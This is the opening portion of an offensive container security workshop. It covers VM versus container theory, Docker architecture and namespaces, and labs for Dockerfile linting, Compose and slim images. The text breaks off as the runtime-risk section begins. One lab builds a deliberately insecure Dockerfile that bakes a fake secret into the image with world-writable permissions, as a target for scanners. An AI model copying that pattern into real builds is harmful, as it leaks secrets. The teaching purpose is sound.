Welcome
Offensive Container Security Workshop
by Anjali & Divyanshu (theshukladuo) at Peachycloud Security



Command line first. Open source tools only.
https://containersecurity.peachycloudsecurity.com
Hands-on primer on Docker and container security for security, platform, and backend engineers who are comfortable in a Linux shell and need a shared baseline before Kubernetes or deeper cloud work. Day-to-day Docker use helps but is not assumed to be deep. The text rebuilds from how images sit on disk through review, build, runtime risk, scanning, SBOM, and hardening.
Syllabus
- Welcome
- Lab: Setup GitHub Codespace
- Environment Setup
- Lab: Workshop workspace
- Foundations
- Theory: Containers and virtual machines
- Theory: Images and running containers
- Theory: Dockerfile
- Theory: Docker architecture
- Lab: Dockerfile static analysis
- Lab: Docker Compose basics
- Image Build and Delivery
- Theory: Registry and image lifecycle
- Lab: Slim Python images
- Runtime Risk
- Theory: Host boundary
- Lab: Attacking Host mounts and privileged containers
- Lab: Attacking Linux capabilities
- Lab: Docker socket breakout via CVE-2025-3248
- Image Audit
- Theory: Image CVE scanners
- Lab: Trivy image scan
- Supply Chain
- Lab: SBOM with Syft and Grype
- Hardening
- Lab: Secure container defaults
- Thank you
Prerequisites
- GitHub account with Codespaces enabled.
- Browser that loads GitHub Codespaces normally.
- Familiarity with the Linux command line.
⚠️ Important: steps that look like attacks are only for environments you are authorised to test. Do not use them on systems you do not own or lack written permission to assess.
About us
-
Anjali is a seasoned cloud security engineer, experienced in DevSecOps and Kubernetes security (EKS/GKE) as well as AWS, Azure, and GCP security. She is the founder of Container Security Village and Kubernetes Village, communities dedicated to enhancing cloud-native security. As the project lead for OWASP EKS Goat, she focuses on AWS EKS security research and hands-on exploitation paths. Anjali is a recognized AWS Community Builder and actively shares her research through her YouTube channel, @peachycloudsecurity. Her extensive speaking history includes Blackhat USA, Black Hat Spring USA, Black Hat Europe, Nullcon, Seasides Goa, BSides Bangalore, CSA Bangalore, and C0c0n. She has also contributed to the community by volunteering at Cloud Village at DEF CON and various BSides events globally.Reach out at peachycloudsecurity[dot]com
-
Divyanshu is a senior security engineer, experienced in Cloud Security, Kubernetes Security, DevSecops, Web Application Pentesting, and Threat Modelling. Reported multiple vulnerabilities to companies like Airbnb, Google, Microsoft, AWS, Apple, Amazon, Samsung, Zomato, Xiaomi, Alibaba, Opera, Protonmail, Mobikwik, etc, and received CVE-2019-8727 CVE-2019-16918, CVE-2019-12278, CVE-2019-14962 for reporting issues. Currently co-lead of OWASP EKS Goat, OWASP GKE Goat, Author of Burp-o-mation and a very-vulnerable-serverless application. Also part of AWS Community Builder for security and Defcon Cloud Village crew member 2020/2021/2022. Delivered talks at events like Blackhat USA, Europe, Seasides, C0c0n, Nullcon, Brucon, Bsides Bangalore and Bsides Ahmedabad. Also winner of “Cybersecurity samurai 2023” at Bsides Bangalore 2023 & “Cloud Security Champion’’ at CSA Bangalore 2023. Reach out at peachycloudsecurity[dot]com
Contact: Peachycloud Security
💝 Support the Project
Your support helps us maintain and improve this workshop, create more educational content, and continue building open-source security resources for the community.
Ways to Support:
- Subscribe on YouTube - youtube.com/@peachycloudsecurity
- Follow on Instagram - instagram.com/peachycloudsecurity
- Sponsor via GitHub - GitHub Sponsors
- Explore Learning Resources - Access additional tutorials, walkthroughs, and hands-on labs at peachycloudsecurity.com
- Connect & Learn - Connect with us via Topmate
Looking for personalized guidance? Get one-on-one mentorship, interview prep, or custom training sessions through our Topmate platform.
Disclaimer
-
The information, commands, and demonstrations presented in this lab including any course, are intended strictly for educational purposes. Under no circumstances should they be used to compromise or attack any system outside the boundaries of this educational session unless explicit permission has been granted.
- This course is provided by the instructors independently and is not endorsed by their employers or any other corporate entity. The content does not necessarily reflect the views or policies of any company or professional organization associated with the instructors.
-
Usage of Training Material: The training material is provided without warranties or guarantees. Participants are responsible for applying the techniques or methods discussed during the training. The trainers and their respective employers or affiliated companies are not liable for any misuse or misapplication of the information provided.
-
Liability: The trainers, their employers, and any affiliated companies are not responsible for any direct, indirect, incidental, or consequential damages arising from the use of the information provided in this course. No responsibility is assumed for any injury or damage to persons, property, or systems as a result of using or operating any methods, products, instructions, or ideas discussed during the training.
-
Intellectual Property: This course and all accompanying materials, including slides, worksheets, and documentation, are the intellectual property of the trainers. They are shared under the GPL-3.0 license, which requires that appropriate credit be given to the trainers whenever the materials are used, modified, or redistributed.
-
References: Some of the labs referenced in this workshop are based on open-source material. Additionally, modifications and fixes have been applied using AI tools such as Amazon Q, ChatGPT, and Gemini.
-
Educational Purpose: This lab is for educational purposes only. Do not attack or test any website or network without proper authorization. The trainers are not liable or responsible for any misuse.
-
Usage Rights: Individuals are permitted to use this course for instructional purposes, provided that no fees are charged to the students.
Lab: Setup GitHub Codespace

Step-by-Step Guide to Set Up GitHub Codespace from Browser
-
Log in to GitHub
- Open GitHub and log in to your account.
- Open the workshop lab repository in your browser: peachycloudsecurity/container-security-workshop-lab.
-
Fork the repository
- Fork peachycloudsecurity/container-security-workshop-lab into your GitHub account so you own the copy you open in Codespaces. ⚠️ Disclaimer: Training sessions may point at a different branch or fork. Always use the repository URL your instructor gives you. This guide uses the public workshop repo above.
- In the top-right corner, click Fork and complete the fork flow. Wait until GitHub opens your fork.
-
Open your fork in a Codespace
- Go to your fork of the repository (under your user or organisation).
- Click the green Code button, then open the Codespaces tab.
- Choose Create codespace on main (or the branch your instructor named).
-
Wait for initialization
- GitHub builds a Linux development container. First start often takes one to two minutes.
- When the editor loads, you get a VS Code style environment in the browser with an integrated terminal.
-
Configure your environment
- After the shell prompt appears in the Codespace, run the commands in the next section once.
Environment Setup

This section covers the following:
- Signing in to GitHub and forking the workshop repository
- Creating a GitHub Codespace from your fork
- Checking Docker and Docker Compose
- Putting
~/.local/binon yourPATHfor tools installed later in the course - Creating
~/peachycloudsecurity-lab-workspaceand runningdocker run --rm hello-worldonce to confirm Docker runs containers
If you use GitHub Codespaces, start with Lab: Setup GitHub Codespace. That lab walks you from the public repo through fork, Codespaces, Docker checks, PATH, and workspace creation in one place.
If you run on your own Debian or Ubuntu machine with Docker already installed, skip the Codespace lab and use the blocks below, then open Lab: Workshop workspace.
Tool install path (local Linux)
Downloaded CLI tools in this course install into ~/.local/bin. Add it to your PATH once per profile:
mkdir -p ~/.local/bin
echo 'export PATH="$HOME/.local/bin:$PATH"' >> ~/.bashrc
export PATH="$HOME/.local/bin:$PATH"
Terminal setup
- Run these in the Codespace integrated terminal (the terminal inside the browser editor). This is still the Linux environment GitHub created for you, not a separate SSH box.
Docker
docker version
docker compose version
- Workspace and hello-world
mkdir -p ~/workspaces/container-security-workshop-lab/peachycloudsecurity-lab-workspace && cd ~/workspaces/container-security-workshop-lab/peachycloudsecurity-lab-workspace
docker run --rm hello-world
You should see the hello-world completion text. That only checks that Docker can pull and run an image from this Codespace.
- Cleanup
docker rmi hello-world
Note on CPU architecture
Several labs download pre-built binaries with curl. URLs often target x86_64 (amd64). On arm64 hosts, use the arm64 build from the same release page when the vendor publishes one. Individual labs call this out where it matters.
Troubleshooting
- Slow or stuck build: stop the Codespace from GitHub Codespaces and start again on the right branch if your instructor agrees.
- Docker not responding:
sudo dockerd &, wait a few seconds, thendocker versionagain.
Next step: Lab: Workshop workspace
Why Containers? The Shift from “It Works on My Machine”
Every developer has heard the dreaded phrase: “It worked fine on my local machine!” Then production breaks because of a subtle library mismatch or an operating system dependency. Containers solve this exact problem by packing your application and everything it needs into a single, predictable box.
The Secret Sauce: Isolation Without Heavy Hardware
- Unlike traditional virtual machines that spin up an entire guest operating system, containers share the host Linux kernel.
- This lightweight design means containers boot in milliseconds and use a fraction of the resources that VMs require, letting you pack dense microservice architectures onto a single host.
Security and the Road Ahead
While containers trade the heavy hardware-level isolation of VMs for speed and density, they introduce a distinct security paradigm. Because they share the kernel, protecting your infrastructure starts long before deployment—beginning with secure base images and strict configuration reviews.
Theory: Containers and virtual machines
Before you use Docker, it helps to know what a container is not. It is not a smaller virtual machine. Both help you pack applications onto servers, but the isolation model is different.
What a virtual machine is
A virtual machine (VM) is a full computer simulated in software. A program called a hypervisor (for example VMware, KVM, Hyper-V) shares the physical CPU, memory, and disk between several guests.
Each VM usually boots its own guest operating system (another Linux or Windows kernel). Your application runs inside that guest. The hypervisor keeps VMs apart. If one guest kernel is compromised, other guests still have their own kernels, which adds a strong boundary.
Trade-offs: VMs are flexible and familiar. They also use more disk and RAM because each guest carries a full OS. Startup is often measured in tens of seconds or minutes.
What a container is
A container is a set of processes on one Linux (or Windows) host kernel. The kernel uses features such as namespaces (what the process can see) and cgroups (how much CPU or memory it may use) to make each container look like its own small environment. There is no second kernel inside the container for Linux containers on Linux.
Your app thinks it has its own filesystem and network. On the host, it is still normal processes managed by the same kernel.
Trade-offs: Containers start quickly and pack densely on a host. Many containers share one kernel. A serious kernel bug or a breakout from a container can affect the whole host and every container on it unless other defenses stop it.
Side-by-side intuition
flowchart TB
    subgraph VM["Virtual Machine"]
        VA["Your App"] --> VK["Guest OS Kernel"]
        VK --> HV["Hypervisor"]
    end
    subgraph CT["Container"]
        CA["Your App"] --> NS["Namespaces + cgroups"]
        NS --> HK["Host Kernel"]
    end
    HV --> HW["Physical Hardware"]
    HK --> HW
| Idea | Virtual machine | Linux container |
|---|---|---|
| Kernel | One per VM (guest kernel) | Host kernel only |
| Isolation strength | Strong boundary between guests | Strong process isolation, same kernel |
| Typical startup | Slower | Faster |
| Image size | Larger (OS + app) | Smaller (app + libs, no extra kernel) |
This table is a simplification. Windows containers and mixed setups exist. For this workshop, think Linux containers on a Linux host.
Why this matters for security work
Security teams care because the blast radius differs. A VM escape often targets the hypervisor. A container escape often ends up as root on the host kernel, which can affect every other container on that node.
That is why later modules talk about least privilege, scanning images, dropping capabilities, and platform hardening. Containers are convenient. They are not magic sandboxes.
Next: Theory: Images and running containers.
Theory: Images and running containers
Docker is a set of tools and a platform for building, running, and sharing containers using the same ideas as the previous chapter. People often say “Docker container” to mean a container created and managed with Docker’s stack.
Image
An image is a read-only template. It contains a filesystem snapshot (your app, libraries, config files) and metadata (which command to run, environment defaults, exposed ports).
Images are built in layers. Each step in a build adds a layer. Layers can be reused across images, which saves space and speeds pulls.
You pull images from a registry (Docker Hub, ECR, GHCR, a private registry) or build them locally.
Container
A container is a running instance of an image. It gets a thin writable layer on top of the image layers. When the container stops, that writable layer can be discarded unless you commit it (uncommon in production workflows).
One image can start many containers. Each container has its own process ID space, network setup, and filesystem view as configured at run time.
Simple flow and lifecycle
Two common paths get an image onto your machine. You either pull an image someone else published, or you build from a Dockerfile and build context on your machine. In both cases you end up with a local image in Docker’s storage.
Run creates a container from that image and starts the main process. While it runs, the app reads the image layers and writes to the thin writable layer. Stop ends the process. The container object can stay on disk until you remove it. Remove deletes the container. Removing an image is a separate step (docker rmi) and only affects the read-only template, not other containers still using other tags of the same repository.
flowchart LR
    subgraph obtain["Get an image"]
        P["docker pull"]
        B["docker build"]
    end
    LI["Local image"]
    P --> LI
    B --> LI
    LI --> R["docker run"]
    R --> RUN["Container running"]
    RUN --> ST["docker stop"]
    ST --> OFF["Container stopped"]
    OFF --> RM["docker rm"]
    RM --> GONE["Container gone"]
Registry path when you do not build locally:
flowchart LR
    REG[("Registry")] -->|"docker pull"| IMG["Image on disk"]
    IMG -->|"docker run"| C["Container"]
These diagrams omit optional steps such as tag, push, and commit, which matter for CI and image promotion. Theory: Registry and image lifecycle picks up that story.
Commands you will see everywhere
These are the verbs most tutorials use. You do not need to memorize flags yet.
docker pulldownloads an image from a registry.docker runstarts a container from an image (create + start).docker buildbuilds an image from aDockerfileand build context.docker pslists running containers.docker imageslists local images.
Compose
Docker Compose reads a YAML file (for example compose.yaml) and runs multiple containers together (web app, database, cache). It is a convenience layer on top of the same Engine API.
Security angle in one paragraph
Images are artifacts. If the image contains a vulnerable package or a leaked secret, every container started from it inherits that problem. Runtime flags (--privileged, bind mounts, extra capabilities) can widen what a container can do on the host. The rest of the workshop shows how to inspect and tighten both the image and the runtime.
Next: Theory: Dockerfile.
Theory: Dockerfile
A Dockerfile is a text file with instructions. Docker reads it from top to bottom and produces an image. Each instruction that changes the filesystem usually creates a new layer in that image.
Think of it as a recipe that answers: which starting system, what to copy in, what to install, and what command runs when someone starts a container.
Base image and FROM
The base image is whatever you name in the first FROM line. It is your starting filesystem and often your main supply-chain choice: who publishes it, how often it is patched, and what packages it already contains. Official language or distro images are common starting points. Pinning a tag (for example python:3.12-slim-bookworm) is better than bare latest for repeatable builds. Pinning a digest fixes the exact bits for production.
Every Dockerfile must begin with FROM (or a parser directive, which you rarely need in introductory labs).
Example Dockerfile (small Python service)
Below is a shape you can compare to weaker files in Lab: Dockerfile static analysis. It is not the only valid style, but it shows the usual building blocks in order.
# Base: slim OS + Python runtime (pin tag in real pipelines)
FROM python:3.12-slim-bookworm

# Working directory inside the image for later commands
WORKDIR /app

# Install OS packages only if needed, in one layer, then clean apt cache
RUN apt-get update \
  && apt-get install -y --no-install-recommends ca-certificates \
  && rm -rf /var/lib/apt/lists/*

# Copy dependency list first so Docker can cache the install layer
COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt

# Application source (changes often, so it comes after slow steps)
COPY app.py .

# Document the port (publish with docker run -p or Compose)
EXPOSE 8080

# Non-root user when the runtime allows it
RUN useradd --create-home --uid 10001 appuser
USER appuser

# Default process: one main PID per container is the usual goal
CMD ["python", "app.py"]
Line map: FROM is the base. WORKDIR avoids long paths in later commands. RUN with apt or pip mutates the image during build. COPY brings files from the build context (the directory you pass to docker build). EXPOSE documents intent only. USER lowers privilege for CMD and ENTRYPOINT. CMD is the default command at docker run time.
If requirements.txt or app.py are not in your lab folder yet, treat the block as a reference. Lab: Slim Python images uses a similar pattern with a single script and no requirements.txt.
Common instructions (beginner set)
FROMchooses the starting image (for example a minimal Linux with a language runtime). Every Dockerfile begins with a base.WORKDIRsets the current directory for later commands inside the image.COPYcopies files from your build folder (the context) into the image. PreferCOPYfor plain files. UseADDonly when you need its extra behaviors (for example auto-extract tar).RUNexecutes a command while building the image (install packages, compile code).CMDsets the default command when a container starts. It can be overridden atdocker run.ENTRYPOINTalso defines what runs at start. It pairs withCMDin more advanced patterns. For now, remember one primary process per container is the usual goal.USERswitches which Linux user runs laterRUN,CMD, andENTRYPOINTsteps. Running as non-root inside the image is a common hardening step.EXPOSEdocuments which ports the app uses. It does not publish ports by itself. Publishing happens atdocker runor in Compose withports:.
Build context
When you run docker build, Docker sends a context (often the current directory) to the daemon. Only files you COPY or ADD need to be in that context. A large or sloppy context slows builds and can accidentally include secrets if you are not careful.
Layers and cache
If a line in the Dockerfile does not change, Docker can reuse the cached layer from a previous build. Order matters. Put lines that change often (copying app source) after lines that change rarely (installing dependencies) so installs stay cached.
Why Dockerfile review is security work
Every line is a policy decision.
FROMpicks your patch level and supply chain (who built the base, how often it updates).RUN apt install …decides which packages and versions ship in the image.COPYcan pull in config or keys if someone drops them in the wrong folder.USERcontrols whether the default process runs as root.
Static analysis tools (covered later) treat the Dockerfile as code and flag risky patterns.
Next: Theory: Engine architecture.
Theory: Docker architecture
Docker uses a client-server architecture. The tool you type commands into (the client) is separate from the process that actually runs containers (the daemon). They communicate over a REST API, which means the client and daemon do not have to be on the same machine.
Full architecture
flowchart TB
    subgraph DC["Docker Client"]
        CLI["docker CLI"]
    end
    subgraph DE["Docker Engine"]
        D["dockerd (Docker Daemon)"]
        C["containerd"]
        S["containerd-shim"]
        R["runc"]
    end
    REG[("Registry: Docker Hub / private")]
    K["Linux kernel: namespaces + cgroups"]

    CLI -->|"REST API"| D
    D <-->|"push / pull"| REG
    D --> C
    C --> S
    S --> R
    R --> K
Component roles
- docker CLI is the client you type commands into. It sends requests to the daemon over a REST API, either on the same machine via a Unix socket or over the network.
- dockerd (Docker daemon) receives those requests and manages images, containers, networks, and volumes. It exposes the Docker Engine API.
- Registry stores and serves images. Docker Hub is the public default. Teams use private registries (AWS ECR, GitHub Container Registry, and others) to control who can push and pull.
docker pulldownloads from the registry;docker pushuploads to it. - containerd handles the container lifecycle on behalf of the daemon. It pulls image layers, manages container state, and delegates process creation.
- containerd-shim keeps each container process running independently from the daemon so a daemon restart does not kill running containers.
- runc creates the container by calling into the Linux kernel. It sets up namespaces and cgroups and starts the application process.
- Linux kernel enforces isolation (namespaces: what the process can see) and resource limits (cgroups: how much CPU and memory it can use).
What happens on docker run
- You type
docker run. The CLI sends a request to dockerd via REST API. - dockerd checks the local image store. If the image is not there it pulls it from the registry.
- dockerd calls containerd to create the container.
- containerd calls runc via a shim. runc asks the kernel to set up namespaces and cgroups, then starts your process.
What happens on docker build and push
docker build sends your Dockerfile and files to the daemon, which creates image layers and stores the result locally. docker push then uploads those layers to the registry so other machines can pull them.
who forks/spawns whom: runtime flow, and namespace
dockerddelegates ->containerdforks a shim per container -> shim spawnsruncfor setup ->runcforks+execs the real process into new namespaces, then exits -> shim becomes the process’s real parent.
Also there is
runcwhich existing in the image (which runc works) just means the binary is there for containerd-shim to invoke each time a container starts — it doesn’t mean it stays running.
docker CLI (user) -> dockerd s -> containerd -> containerd-shim -> runc -> actual container process
dockerd and containerd
systemd (PID 1)
 ├─ dockerd            (started as a systemd service)
 ├─ containerd         (also its own systemd service — NOT a child of dockerd)
 │   └─ containerd-shim   (orphaned from containerd, reparented straight to systemd, since systemd is also a subreaper)
 │       └─ actual container process   (reparented to the shim once runc exits)
 └─ bash → docker (CLI)   (your terminal shell — a completely separate branch, no relation to dockerd)

Key points:
- dockerd and containerd are two separate systemd services — systemd starts (forks) both directly at boot; they're not parent/child of each other.
- docker CLI is a child of your shell, in a totally separate branch of the tree from dockerd/containerd — it's just a client that connects, sends a request, and exits.
- The shim/container-process orphan-reparent trick is the same as in the Codespace — there it was docker-init (PID 1 + subreaper); on real Linux it's systemd (PID 1) doing that job.
Lab: “a container is just a namespace” (host vs container split-pane)
Cleanest proof:
/proc/<pid>/statushas anNSpidline - same kernel process, shown with two different PID numbers depending which PID namespace you’re viewing it from. Uses a fresh, minimal container, not the lab target.
- Setup - one tiny container, just sleeping**
docker run -d --name nsdemo busybox sleep 3600
Left pane = host
# 1. get the container's real (host-side) PID
HOSTPID=$(docker inspect --format '{{.State.Pid}}' nsdemo)
echo "Host PID: $HOSTPID"

# 2. the punchline - same process, two PID views
cat /proc/$HOSTPID/status | grep NSpid
# e.g. NSpid:  7340  1
#            ^host    ^inside container's own PID namespace

# 3. proof it's just a normal child in the host's own process tree, not a VM
pstree -ps $HOSTPID
# containerd-shim -> sleep
Right pane = container
# 4. get in
docker exec -it nsdemo sh

# 5. same PID 1, viewed from inside
cat /proc/1/status | grep NSpid
# NSpid:  1
Explaination: same process, but the number of PIDs shown depends on who’s looking. From the host (an ancestor namespace) you see both: 7340 1. From
inside the container you only ever see your own view: 1 - you cannot see your own host-side PID from in there. That one-sided visibility gap is PID
namespace isolation. No VM, no separate kernel - just this one Linux feature creating the “container” illusion.
Also we saw
containerd-shimis sibling of containerd. Because containerd forks containerd-shim but intentionally detach/orphan’s it (to create a new session, double-fork). Why? Because if containerd crash/restart/upgrade , then also our container keeps running.
Cleanup
docker rm -f nsdemo
Summary:
Run time (when you type docker run) — dockerd and conatinerd already running from fork of systemd at the start of docker. It's just API calls, until the point a real container actually gets created:

1. docker CLI         --launches as a child of your shell--   just sends an HTTP request over docker.sock
2. dockerd            --already running (since boot)--        receives it, forks NOTHING itself,
                                                               just sends a gRPC request over containerd.sock
3. containerd         --already running (since boot)--        THIS is where the real FORK happens:
                                                               containerd forks a new "containerd-shim" process
                                                               (one new shim per container)
4. shim               --just created--                         SPAWNS runc as a subprocess
5. runc(calls unshare) --short-lived--                          forks a new process, builds namespaces/cgroups,
                                                               execs your actual command, then exits itself
6. container process --becomes a child of the shim--          this is your actual running container
Note: Once runc (short lived) exits, the container’s actual process gets reparented straight to the shim (shim set itself as a subreaper, so it catches its own orphaned grandchild).
Still confused , watch How Docker Works - Intro to Namespaces by liveoverflow
Relevance to security
- Misconfiguration can enter at the CLI (
--privileged, volume mounts), in dockerd settings, or in daemon.json on the host. - The registry is on the trust path. Whoever controls push access to a registry can affect what every downstream host pulls and runs.
- containerd and runc bugs have been part of past container escape incidents. Patching the host runtime matters as much as patching the app image.
Next: Lab: Dockerfile static analysis.
Lab: Dockerfile static analysis
Lint a bad Dockerfile with hadolint, build it, then run dockle on the image. Install steps target Linux amd64 (default GitHub Codespaces). On arm64, use the arm64 build from each project’s GitHub Releases page. For a permanent PATH line in every shell, use Environment Setup. Otherwise step 2 below sets the path for the current terminal only.
Read Theory: Dockerfile first so terms such as base image, FROM, COPY, and layers are familiar.
Lab objective
- Create a deliberately weak
Dockerfilefor training scans. - Run hadolint on the file.
- Build an image and run dockle on the tag.
Create a Weak Dockerfile
Create workspace directory.
mkdir -p ~/workspaces/container-security-workshop-lab/peachycloudsecurity-sast-lab && cd ~/workspaces/container-security-workshop-lab/peachycloudsecurity-sast-lab
- Creates a lab directory and moves into it.
Create vulnerable Dockerfile.
cat <<'EOF' > Dockerfile
FROM ubuntu:latest

ADD peachycloudsecurity-secret.txt /root/peachycloudsecurity-secret.txt

RUN chmod 777 /root/peachycloudsecurity-secret.txt

CMD ["bash"]
EOF
Defines an insecure Dockerfile with bad practices.
Create a fake secret file.
echo 'secret' > peachycloudsecurity-secret.txt
- Creates a sensitive file that will be copied into the image.
Install and Run Hadolint
Prepare binary path and setup hadolint.
mkdir -p ~/.local/bin
export PATH="$HOME/.local/bin:$PATH"
curl -sSfL -o ~/.local/bin/hadolint \
"https://github.com/hadolint/hadolint/releases/latest/download/hadolint-Linux-x86_64"
chmod +x ~/.local/bin/hadolint
-
Sets PATH, downloads hadolint, and makes it executable.
-
Run hadolint.
hadolint Dockerfile
- Scans Dockerfile for insecure patterns.
Build Image and Run Dockle
- Download and setup dockle.
DVER=0.4.15
curl -sSfL \
"https://github.com/goodwithtech/dockle/releases/download/v${DVER}/dockle_${DVER}_Linux-64bit.tar.gz" \
| tar -xz -C ~/.local/bin dockle
chmod +x ~/.local/bin/dockle
-
Downloads dockle, extracts it, and makes it executable.
-
Build Docker image.
docker build -t peachycloudsecurity-dockle-target .
-
Builds image including the secret file.
-
Run dockle scan.
dockle peachycloudsecurity-dockle-target
- Analyzes image security posture.
Verify Secret Exposure
- Run container and read secret.
docker run --rm peachycloudsecurity-dockle-target cat /root/peachycloudsecurity-secret.txt
-
Confirms the secret is embedded in the image.
-
Check image history.
docker history peachycloudsecurity-dockle-target
- Shows layers where the secret was added.
Cleanup
- Remove image.
docker rmi peachycloudsecurity-dockle-target 2>/dev/null || true
-
Deletes built image.
-
Remove lab directory.
cd ~/peachycloudsecurity-lab-workspace/ && rm -rf ~/workspaces/container-security-workshop-lab/peachycloudsecurity-sast-lab
- Deletes local files.
Summary
- hadolint flags Dockerfile issues like latest tag, ADD, and permissions.
- dockle highlights runtime and image-level risks.
- secrets copied via ADD or COPY remain permanently in image layers.
- Next step: Lab: Docker Compose basics.
Lab: Docker Compose basics
Run two containers from public images with one compose.yaml. No Dockerfile, no application code. The goal is to see how Compose starts a stack, maps ports, and names services on the same network.
Lab objective
- Use
docker compose upanddown. - Reach each service from your host with
curl. - Run
docker compose psanddocker compose logs.
Prerequisites
- Docker with Compose v2 (
docker compose).
Hands on
1. Project directory
cd ~/workspaces/container-security-workshop-lab/
mkdir -p peachycloudsecurity-compose-lab && cd peachycloudsecurity-compose-lab
2. Compose file
cat <<'EOF' > compose.yaml
services:
  web:
    image: nginx:1.27-alpine
    ports:
      - "8080:80"
  whoami:
    image: traefik/whoami:v1.10.2
    ports:
      - "8081:80"
EOF
web serves the default nginx page. whoami returns a short text response (container hostname and request headers) on port 80 inside the container, mapped to 8081 on your host.
3. Start the stack
docker compose up -d
docker compose ps
4. Call both services
curl -sS http://127.0.0.1:8080/ | head -n 3
curl -sS http://127.0.0.1:8081/ | head -n 5
5. Logs and stop
docker compose logs --tail=10 web
docker compose logs --tail=10 whoami
docker compose down
Clean up
cd .. && rm -rf peachycloudsecurity-compose-lab
Summary
- Compose pulled two images and wired a private network between services (you can add more later).
portspublishes containers to your laptop; service names such aswebare DNS names inside the Compose network.- The same multi-service idea appears on larger platforms that schedule containers for you.
- Next step: Image Build and Delivery, then Theory: Registry and image lifecycle and Lab: Slim Python images.
Image Build and Delivery

Building an image is only the first step. That image needs to travel from a developer’s machine to a registry, and from the registry to wherever containers run. Each step in that journey is a place where the wrong thing can get in or the right controls can be applied.
What a registry is
A registry is a server that stores and serves container images. Docker Hub is the public default. Organizations typically run a private registry (AWS ECR, Google Artifact Registry, GitHub Container Registry, or a self-hosted one) so they control who can push and who can pull.
When you run docker push, the image goes up to the registry. When a server runs docker pull, it downloads from there. The registry is on the critical path for every deployment.
flowchart LR
    DF["Dockerfile"] -->|"docker build"| IMG["Local Image"]
    IMG -->|"docker push"| REG[("Registry")]
    REG -->|"docker pull"| SRV["Server / CI"]
    SRV --> RUN["Running Container"]
Tags and digests
An image tag is a human-readable label like myapp:1.4 or myapp:latest. Tags are mutable: you can point latest at a different image tomorrow. A digest is a SHA-256 hash of the exact image content. It never changes. Pinning a digest in a deployment means you always get exactly what was tested, even if the tag moves.
Why image size matters for security
Every package in an image is something that can have a CVE. A 1 GB image built on a full OS base carries hundreds of packages your application never uses. A slim image with only the runtime and your code has fewer packages, fewer CVEs, and a smaller surface to patch. The lab in this section builds the same application two ways and compares the result.
Multi-stage builds
A multi-stage build uses more than one FROM instruction in a single Dockerfile. The first stage can install compilers and build tools. The final stage copies only the compiled output. Build tools never appear in what you ship. This is the standard way to keep production images small without maintaining two separate Dockerfiles.
Theory: Registry and image lifecycle
This reading frames what happens after a Dockerfile exists: how images move between machines and how that affects security decisions.
End-to-end flow
A typical loop is: build on a developer laptop or in CI, tag with a repository name and label, push to a registry, then pull on a server or another pipeline stage and run. Promotion often means only certain tags or digests may reach production pull credentials.
flowchart TB
    DEV["Developer or CI"] -->|"docker build"| LOC["Local image"]
    LOC -->|"docker tag"| TAG["Named image (repo:tag)"]
    TAG -->|"docker push"| REG[("Registry")]
    REG -->|"docker pull"| RUNNER["Host / orchestrator"]
    RUNNER -->|"schedule / run"| POD["Running workload"]
Build output
A successful build produces an image identified by a repository name and a tag. The tag is a mutable pointer. The same tag name can later point at a different set of layers. For audit trails, teams record the digest (sha256:...) because it identifies an exact snapshot and never changes.
Publish and consume
Push uploads a local image to a registry. Pull downloads it to another host. Registries sit on the trust path: whoever controls the registry and the push credentials can affect what runs downstream. A common split is read-only pull access for servers and a separate push role for CI pipelines.
Promotion
Many pipelines use dev, staging, and prod tags or separate repositories. Promotion means moving a tested image into an environment that production is allowed to pull. Scanning is usually part of promotion, not only the first build.
Pulling at runtime
Whatever runs your containers resolves an image reference, pulls if needed, then starts the workload. Mature setups add image signing and controls on which registries are trusted.
Next: Lab: Slim Python images.
Lab: Slim Python images
Build the same tiny Python HTTP script twice: once on the full python:3.12-bookworm image, once ending on python:3.12-slim-bookworm. Compare image size on disk.
Lab objective
- Create one stdlib-only server file.
- Build
Dockerfile.singleandDockerfile.multi, then comparedocker imagesoutput.
Application (stdlib only)
mkdir -p ~/peachycloudsecurity-build-lab && cd ~/peachycloudsecurity-build-lab
cat > peachycloudsecurity_httpd.py <<'EOF'
"""Tiny HTTP server for build demos (no third-party packages)."""
from http.server import BaseHTTPRequestHandler, HTTPServer

PORT = 8080


class DemoHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-Type", "text/plain; charset=utf-8")
        self.end_headers()
        self.wfile.write(b"peachycloudsecurity python build lab\n")

    def log_message(self, fmt, *args):
        # suppress per-request console lines so lab output stays clean
        return


if __name__ == "__main__":
    HTTPServer(("0.0.0.0", PORT), DemoHandler).serve_forever()
EOF
Single-stage image (full base)
Everything runs on the full Python image, which is simple to reason about but larger on disk.
cat > Dockerfile.single <<'EOF'
FROM python:3.12-bookworm
WORKDIR /app
COPY peachycloudsecurity_httpd.py .
ENV PYTHONUNBUFFERED=1
EXPOSE 8080
USER nobody
CMD ["python", "peachycloudsecurity_httpd.py"]
EOF
docker build -f Dockerfile.single -t peachycloudsecurity-py:single .
Multi-stage image (slim final)
The first stage copies the app. The final stage uses python:3.12-slim-bookworm which has the same Python runtime but without extra packages that came with the full base.
cat > Dockerfile.multi <<'EOF'
FROM python:3.12-bookworm AS bundle
WORKDIR /app
COPY peachycloudsecurity_httpd.py .

FROM python:3.12-slim-bookworm
WORKDIR /app
COPY --from=bundle /app/peachycloudsecurity_httpd.py .
ENV PYTHONUNBUFFERED=1
EXPOSE 8080
USER nobody
CMD ["python", "peachycloudsecurity_httpd.py"]
EOF
docker build -f Dockerfile.multi -t peachycloudsecurity-py:multi .
Compare size and quick run
docker images peachycloudsecurity-py
docker run --rm -d -p 18080:8080 --name pcs-single peachycloudsecurity-py:single
docker stop pcs-single
docker run --rm -d -p 18081:8080 --name pcs-multi peachycloudsecurity-py:multi
docker stop pcs-multi
Clean up
cd ~
docker rmi peachycloudsecurity-py:single peachycloudsecurity-py:multi 2>/dev/null || true
rm -rf ~/peachycloudsecurity-build-lab
Summary
The slim final image should be noticeably smaller than the full base for the same script. Fewer packages in the final image means fewer things to patch and a smaller attack surface.
- Next step: Runtime Risk, starting with Theory: Host boundary.
Runtime Risk

A well-built image can still be run unsafely. Runtime risk is about what happens when docker run is called with flags that weaken or remove the default isolation Docker applies.
Run the lab in this section only on an isolated Linux VM you control. Do not use a shared workstation or a production machine.
Default Docker isolation
By default, Docker starts a container with a reduced set of Linux capabilities, no access to the host filesystem beyond what the image provides, and its own network namespace. These defaults are not perfect, but they remove many of the most obvious attack paths.
Default vs privileged
flowchart TB
    subgraph DEF["Default container"]
        AP1["App Process"] -->|"reduced caps, own namespace"| HK1["Host Kernel"]
    end
    subgraph PRV["--privileged container"]
